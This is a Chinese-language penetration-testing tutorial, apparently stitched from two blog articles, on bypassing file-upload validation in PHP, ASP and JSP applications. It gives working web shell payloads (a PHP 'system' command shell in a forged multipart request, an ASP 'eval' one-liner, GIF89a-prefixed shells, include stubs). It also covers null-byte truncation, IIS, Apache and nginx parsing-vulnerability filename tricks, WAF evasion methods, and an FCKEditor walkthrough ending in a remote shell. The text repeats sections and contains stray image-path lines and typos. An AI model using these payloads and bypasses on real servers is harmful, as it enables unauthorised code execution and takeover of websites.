文件上传验证绕过技术总结

文件上传漏洞（绕过姿势）

文件上传漏洞可以说是日常渗透测试用得最多的一个漏洞，因为用它获得服务器权限最快最直接。但是想真正把这个漏洞利用好却不那么容易，其中有很多技巧，也有很多需要掌握的知识。俗话说，知己知彼方能百战不殆，因此想要研究怎么防护漏洞，就要了解怎么去利用。此篇文章主要分三部分：总结一些常见的上传文件校验方式，以及绕过校验的各种姿势，最后对此漏洞提几点防护建议。（根据个人经验总结，欢迎补充纠错~~）

文件上传校验姿势

客户端javascript校验（一般只校验后缀名）

服务端校验

文件头content-type字段校验（image/gif）

文件内容头校验（GIF89a）

后缀名黑名单校验

后缀名白名单校验

自定义正则校验

WAF设备校验（根据不同的WAF产品而定）

1.客户端校验

一般都是在网页上写一段javascript脚本，校验上传文件的后缀名，有白名单形式也有黑名单形式。

判断方式：在浏览加载文件，但还未点击上传按钮时便弹出对话框，内容如：只允许上传.jpg/.jpeg/.png后缀名的文件，而此时并没有发送数据包。

2.服务端校验

2.1 content-type字段校验

这里以PHP代码为例，模拟web服务器端的校验代码

```
<?php

if($_FILES['userfile']['type'] != "image/gif") #这里对上传的文件类型进行判断，如果不是image/gif类型便返回错误。

{

echo "Sorry, we only allow uploading GIF images";

exit;

}

$uploaddir = 'uploads/';

$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);

if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile))

{

echo "File is valid, and was successfully uploaded.\n";

} else {

echo "File uploading failed.\n";

}

?>
```

可以看到代码对上传文件的文件类型进行了判断，如果不是图片类型，返回错误。

2.2 文件头校验

可以通过自己写正则匹配，判断文件头内容是否符合要求，这里举几个常见的文件头对应关系：

（1） .JPEG;.JPE;.JPG，”JPGGraphic File”
（2） .gif，”GIF 89A”
（3） .zip，”Zip Compressed”
（4） .doc;.xls;.xlt;.ppt;.apr，”MS Compound Document v1 or Lotus Approach APRfile”

文件上传绕过校验姿势

客户端绕过（抓包改包）

服务端绕过

文件类型

文件头

文件后缀名

配合文件包含漏洞绕过

配合服务器解析漏洞绕过

CMS、编辑器漏洞绕过

配合操作系统文件命名规则绕过

配合其他规则绕过

WAF绕过

1.客户端绕过

可以利用burp抓包改包，先上传一个gif类型的木马，然后通过burp将其改为asp/php/jsp后缀名即可。

2.服务端绕过

2.1 文件类型绕过

我们可以通过抓包，将content-type字段改为image/gif

```
POST /upload.php HTTP/1.1

TE: deflate,gzip;q=0.3

Connection: TE, close

Host: localhost

User-Agent: libwww-perl/5.803

Content-Type: multipart/form-data; boundary=xYzZY

Content-Length: 155

--xYzZY

Content-Disposition: form-data; name="userfile"; filename="shell.php"
```

Content-Type: image/gif (原为 Content-Type: text/plain)

<?php system($_GET['command']);?>

--xYzZY-

2.2 文件头绕过

在木马内容基础上再加了一些文件信息，有点像下面的结构
GIF89a<?php phpinfo(); ?>

2.3 文件后缀名绕过

前提：黑名单校验
黑名单检测：一般有个专门的 blacklist 文件，里面会包含常见的危险脚本文件。
绕过方法：
（1）找黑名单扩展名的漏网之鱼 - 比如 asa 和 cer 之类
（2）可能存在大小写绕过漏洞 - 比如 aSp 和 pHp 之类
能被解析的文件扩展名列表：

jsp	jspx	jspf	
asp	asa	cer	aspx
php	php	php3	php4
exe	exee		

3.配合文件包含漏洞

前提：校验规则只校验当文件后缀名为asp/php/jsp的文件内容是否为木马。
绕过方式：（这里拿php为例，此漏洞主要存在于PHP中）
（1）先上传一个内容为木马的txt后缀文件，因为后缀名的关系没有检验内容；
（2）然后再上传一个.php的文件，内容为<?php Include(“上传的txt文件路径”);?>
此时，这个php文件就会去引用txt文件的内容，从而绕过校验，下面列举包含的语法：

#PHP

<?php Include("上传的txt文件路径");?>

#ASP

<!--#include file="上传的txt文件路径" -->

#JSP

<jsp:inclde page="上传的txt文件路径"/>

or

<%@include file="上传的txt文件路径"%>

4.配合服务器解析漏洞

详细可参考：http://thief.one/2016/09/21/服务器解析漏洞/

5.配合操作系统文件命令规则

（1）上传不符合windows文件命名规则的文件名
    test.asp.
    test.asp(空格)
    test.php:1.jpg
    test.php::$DATA
    shell.php::$DATA…….
会被windows系统自动去掉不符合规则符号后面的内容。
（2）linux下后缀名大小写
在linux下，如果上传php不被解析，可以试试上传pHp后缀的文件名。

6.CMS、编辑器漏洞

（1）CMS漏洞：比如说JCMS等存在的漏洞，可以针对不同CMS存在的上传漏洞进行绕过。
（2）编辑器漏洞：比如FCK，ewebeditor等，可以针对编辑器的漏洞进行绕过。
这两方面的漏洞以后单独成文汇总，这里点到为止。

7.配合其他规则

（1）0x00截断：基于一个组合逻辑漏洞造成的，通常存在于构造上传文件路径的时候
    test.php(0x00).jpg
    test.php%00.jpg
    路径/upload/1.php(0x00)，文件名1.jpg，结合/upload/1.php(0x00)/1.jpg
伪代码演示：

name= getname(httprequest) //假如这时候获取到的文件名是 help.asp.jpg(asp 后面为 0x00)

type =gettype(name)　　//而在 gettype()函数里处理方式是从后往前扫描扩展名，所以判断为 jpg

if(type == jpg)

SaveFileToPath(UploadPath.name, name)　//但在这里却是以 0x00 作为文件名截断

//最后以 help.asp 存入路径里

8.WAF绕过

8.1 垃圾数据

有些主机WAF软件为了不影响web服务器的性能，会对校验的用户数据设置大小上限，比如1M。此种情况可以构造一个大文件，前面1M的内容为垃圾内容，后面才是真正的木马内容，便可以绕过WAF对文件内容的校验；

当然也可以将垃圾数据放在数据包最开头，这样便可以绕过对文件名的校验。

可以将垃圾数据加上Content-Disposition参数后面，参数内容过长，可能会导致waf检测出错。

8.2 filename

针对早期版本安全狗，可以多加一个filename

或者将filename换位置，在IIS6.0下如果我们换一种书写方式，把filename放在其他地方：

8.3 POST/GET

有些WAF的规则是：如果数据包为POST类型，则校验数据包内容。
此种情况可以上传一个POST型的数据包，抓包将POST改为GET。

8.4 以上方式

针对WAF，以上介绍的服务器解析漏洞、文件包含漏洞等都可以尝试绕过。

————————————————————2017.2.6更新————————————————————-

8.5 利用waf本身缺陷

删除实体里面的Conten-Type字段

第一种是删除Content整行，第二种是删除C后面的字符。删除掉ontent-Type: image/jpeg只留下c，将.php加c后面即可，但是要注意额，双引号要跟着c.php。

正常包：Content-Disposition: form-data; name="image";
filename="085733uykwusqcs8vw8wky.png"Content-Type: image/png

构造包：Content-Disposition: form-data; name="image";
filename="085733uykwusqcs8vw8wky.png

C.php"

删除Content-Disposition字段里的空格

增加一个空格导致安全狗被绕过案列：
Content-Type: multipart/form-data; boundary=————————————
471****1141173****525****99
尝试在boundary后面加个空格或者其他可被正常处理的字符：
boundary= ————————————471****1141173****525****50

修改Content-Disposition字段值的大小写

Boundary边界不一致

每次文件上传时的Boundary边界都是一致的：

Content-Type: multipart/form-data; boundary=--------------------------471****1141173****525****99

Content-Length: 253

----------------------------471****1141173****525****99

Content-Disposition: form-data; name="file1"; filename="shell.asp"

Content-Type: application/octet-stream

<%eval request("a")%>

----------------------------471****1141173****525****99--

但如果容器在处理的过程中并没有严格要求一致的话可能会导致一个问题，两段Boundary不一致使得waf认为这段数据是无意义的，可是容器并没有那么严谨：
Win2k3 + IIS6.0 + ASP

文件名处回车

多个Content-Disposition

在IIS的环境下，上传文件时如果存在多个Content-Disposition的话，IIS会取第一个Content-Disposition中的值作为接收参数，而如果waf只是取最后一个的话便会被绕过，Win2k8 + IIS7.0 + PHP

利用NTFS ADS特性

ADS是NTFS磁盘格式的一个特性，用于NTFS交换数据流。在上传文件时，如果waf对请求正文的filename匹配不当的话可能会导致绕过。

其他情况补充

文件重命名绕过

如果web程序会将filename除了扩展名的那段重命名的话，那么还可以构造更多的点、符号等等。

特殊的长文件名绕过

文件名使用非字母数字，比如中文等最大程度的拉长，不行的话再结合一下其他的特性进行测试：
shell.asp;王王.jpg

反删除

将下图file1改成了file4，这样就不会把这个文件删除了。（JCMS漏洞）

文件校验的几点建议

文件扩展名服务端白名单校验。

文件内容服务端校验。

上传文件重命名。

隐藏上传文件路径。

以上几点，可以防御绝大多数上传漏洞，但是需要跟服务器容器结合起来。如果解析漏洞依然存在，那么没有绝对的安全。

文件上传漏洞及解析漏洞总结

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。这种攻击方式是最为直接和有效的，“文件上传”本身没有问题，有问题的是文件上传后，服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。

文件上传后导致的常见安全问题一般有:

1)上传文件是Web脚本语言，服务器的Web容器解释并执行了用户上传的脚本，导致代码执行。

2)上传文件是Flash的策略文件crossdomain.xml，黑客用以控制Flash在该域下的行为(其他通过类似方式控制策略文件的情况类似);

3)上传文件是病毒、木马文件，黑客用以诱骗用户或者管理员下载执行。

4)上传文件是钓鱼图片或为包含了脚本的图片，在某些版本的浏览器中会被作为脚本执行，被用于钓鱼和欺诈。

除此之外，还有一些不常见的利用方法，比如将上传文件作为一个入口，溢出服务器的后台处理程序，如图片解析模块;或者上传一个合法的文本文件，其内容包含了PHP脚本，再通过"本地文件包含漏洞(Local File Include)"执行此脚本;等等。

要完成这个攻击，要满足以下几个条件:

首先，上传的文件能够被Web容器解释执行。所以文件上传后所在的目录要是Web容器所覆盖到的路径。

其次，用户能够从Web上访问这个文件。如果文件上传了，但用户无法通过Web访问，或者无法得到Web容器解释这个脚本，那么也不能称之为漏洞。

最后，用户上传的文件若被安全检查、格式化、图片压缩等功能改变了内容，则也可能导致攻击不成功。

一、从FCKEditor文件上传漏洞谈起

FCKEditor是一款非常流行的富文本编辑器，为了方便用户，它带有一个文件上传功能，但是这个功能却出过多次漏洞。

FCKEditor针对ASP/PHP/JSP等环境都有对应的版本，以PHP为例，其文件上传功能在：

http://www.xxx.com/path/FCKEditor/editor/filemanager/browser/default/browser.html?，配合解析漏洞。

(一)IIS5.x-6.x解析漏洞

使用iis5.x-6.x版本的服务器，大多为windows server 2003，网站比较古老，开发语句一般为asp;该解析漏洞也只能解析asp文件，而不能解析aspx文件。

目录解析(6.0)

形式：www.xxx.com/xx.asp/xx.jpg

原理: 服务器默认会把.asp，.asp目录下的文件都解析成asp文件。

文件解析

形式：www.xxx.com/xx.asp;.jpg

原理：服务器默认不解析;号后面的内容，因此xx.asp;.jpg便被解析成asp文件了。

解析文件类型

IIS6.0 默认的可执行文件除了asp还包含这三种 :

/test.asa

/test.cer

/test.cdx

(二)apache解析漏洞

漏洞原理

Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如test.php.qwe.asd “.qwe”和”.asd” 这两种后缀是apache不可识别解析,apache就会把wooyun.php.qwe.asd解析成php。

漏洞形式

www.xxxx.xxx.com/test.php.php123

其余配置问题导致漏洞

(1)如果在 Apache 的 conf 里有这样一行配置 AddHandler php5-script .php 这时只要文件名里包含.php 即使文件名是 test2.php.jpg 也会以 php 来执行。

(2)如果在 Apache 的 conf 里有这样一行配置 AddType application/x-httpd-php .jpg 即使扩展名是 jpg，一样能以php 方式执行。

修复方案

1.apache配置文件，禁止.php.这样的文件执行，配置文件里面加入

2.用伪静态能解决这个问题，重写类似.php.*这类文件，打开apache的httpd.conf找到LoadModule rewrite_module modules/mod_rewrite.so

把#号去掉，重启apache,在网站根目录下建立.htaccess文件

(三)nginx解析漏洞

漏洞原理

Nginx默认是以CGI的方式支持PHP解析的，普遍的做法是在Nginx配置文件中通过正则匹配设置SCRIPT_FILENAME。当访问www.xx.com/phpinfo.jpg/1.php这个URL时，$fastcgi_script_name会被设置为“phpinfo.jpg/1.php”，然后构造成SCRIPT_FILENAME传递给PHP CGI，但是PHP为什么会接受这样的参数，并将phpinfo.jpg作为PHP文件解析呢?这就要说到fix_pathinfo这个选项了。 如果开启了这个选项，那么就会触发在PHP中的如下逻辑：

PHP会认为SCRIPT_FILENAME是phpinfo.jpg，而1.php是PATH_INFO，所以就会将phpinfo.jpg作为PHP文件来解析了

漏洞形式

www.xxxx.com/UploadFiles/image/1.jpg/1.php

www.xxxx.com/UploadFiles/image/1.jpg%00.php

www.xxxx.com/UploadFiles/image/1.jpg/%20\0.php

另外一种手法：上传一个名字为test.jpg，然后访问test.jpg/.php,在这个目录下就会生成一句话木马shell.php。

(四)IIS7.5解析漏洞

IIS7.5的漏洞与nginx的类似，都是由于php配置文件中，开启了cgi.fix_pathinfo，而这并不是nginx或者iis7.5本身的漏洞。

5.配合操作系统文件命令规则

(1)上传不符合windows文件命名规则的文件名

test.asp.


test.asp(空格)

test.php:1.jpg


test.php:: $DATA

会被windows系统自动去掉不符合规则符号后面的内容。


如图访问ip/Netsys/HtmlEdit/fckeditor/editor/filemanager/connectors/test.html



点击Create Folder新建文件夹





用brup suite进行改包，将%2F改为a.asp。



点击Get Folders获得文件夹。

上传文件，我这里上传了一句话图片木马，然后能看到上传的路径，访问的是1.asp/FI20161019182733619 9.jpg，会被当作asp执行，用菜刀连接getshell。






二、绕过文件上传检查功能

一般都是通过文件名后缀检查。但是在某些时候，攻击者手动修改了上传过程中的POST包，在文件名后添加一个%00字节额，则可以截断某些函数对文件名的判断。因为在许多语言的函数中，比如在C、PHP等语言的常用字符串处理函数中，0x00被认为是终止符。受此影响的环境有Web应用和一些服务器。比如应用原本只允许上传JPG图片，那么可以构造文件名为xxx.php[\0].JPG,其中[\0]为十六进制的0x00字符，.JPG绕过了应用的上传文件类型判断;但对于服务器来说，此文件因为0x00字符截断的关系，最终却变成了xxx.php。

1.客户端校验

一般都是在网页上写一段javascript脚本，校验上传文件的后缀名，有白名单形式也有黑名单形式。

判断方式：在浏览加载文件，但还未点击上传按钮时便弹出对话框，内容如：只允许上传.jpg/.jpeg/.png?www.2cto.com后缀名的文件，而此时并没有发送数据包。




客户端绕过

可以利用burp抓包改包，先上传一个gif类型的木马，然后通过burp将其改为asp/php/jsp后缀名即可。

2.服务端校验

2.1 content-type字段校验



文件类型绕过

我们可以通过抓包，将content-type字段改为image/gif

2.2 文件头校验

可以通过自己写正则匹配，判断文件头内容是否符合要求，这里举几个常见的文件头对应关系：

(1) .JPEG;.JPE;.JPG，”JPGGraphic File”

(2) .gif，”GIF 89A”

(3) .zip，”Zip Compressed”

(4) .doc;.xls;.xlt;.ppt;.apr，”MS Compound Document v1 or Lotus Approach APRfile”

文件头绕过

在木马内容基础上再加了一些文件信息，有点像下面的结构

GIF89a

2.3 扩展名验证

MIME验证

MIME(Multipurpose Internet Mail Extensions)多用途互联网邮件扩展类型。是设定某种扩展名的文件用一种应用程序来打开的方式类型，当该扩展名文件被访问的时候，浏览器会自动使用指定应用程序来打开。多用于指定一些客户端自定义的文件名，以及一些媒体文件打开方式。

它是一个互联网标准，扩展了电子邮件标准，使其能够支持：

非ASCII字符文本;非文本格式附件(二进制、声音、图像等);由多部分(multiple parts)组成的消息体;包含非ASCII字符的头信息(Header information)。

这个标准被定义在RFC 2045、RFC 2046、RFC 2047、RFC 2048、RFC 2049等RFC中。 MIME改善了由RFC 822转变而来的RFC 2822，这些旧标准规定电子邮件标准并不允许在邮件消息中使用7位ASCII字符集以外的字符。正因如此，一些非英语字符消息和二进制文件，图像，声音等非文字消息原本都不能在电子邮件中传输(MIME可以)。MIME规定了用于表示各种各样的数据类型的符号化方法。 此外，在万维网中使用的HTTP协议中也使用了MIME的框架，标准被扩展为互联网媒体类型。

MIME的作用

使客户端软件区分不同种类的数据，例如web浏览器就是通过MIME类型来判断文件是GIF图片，还是可打印的PostScript文件。 Web服务器使用MIME来说明发送数据的种类，Web客户端使用MIME来说明希望接收到的数据种类。

一个普通的文本邮件的信息包含一个头部分(To: From: Subject: 等等)和一个体部分(Hello Mr.,等等)。在一个符合MIME的信息中，也包含一个信息头并不奇怪，邮件的各个部分叫做MIME段，每段前也缀以一个特别的头。MIME邮件只是基于RFC 822邮件的一个扩展，然而它有着自己的RFC规范集。

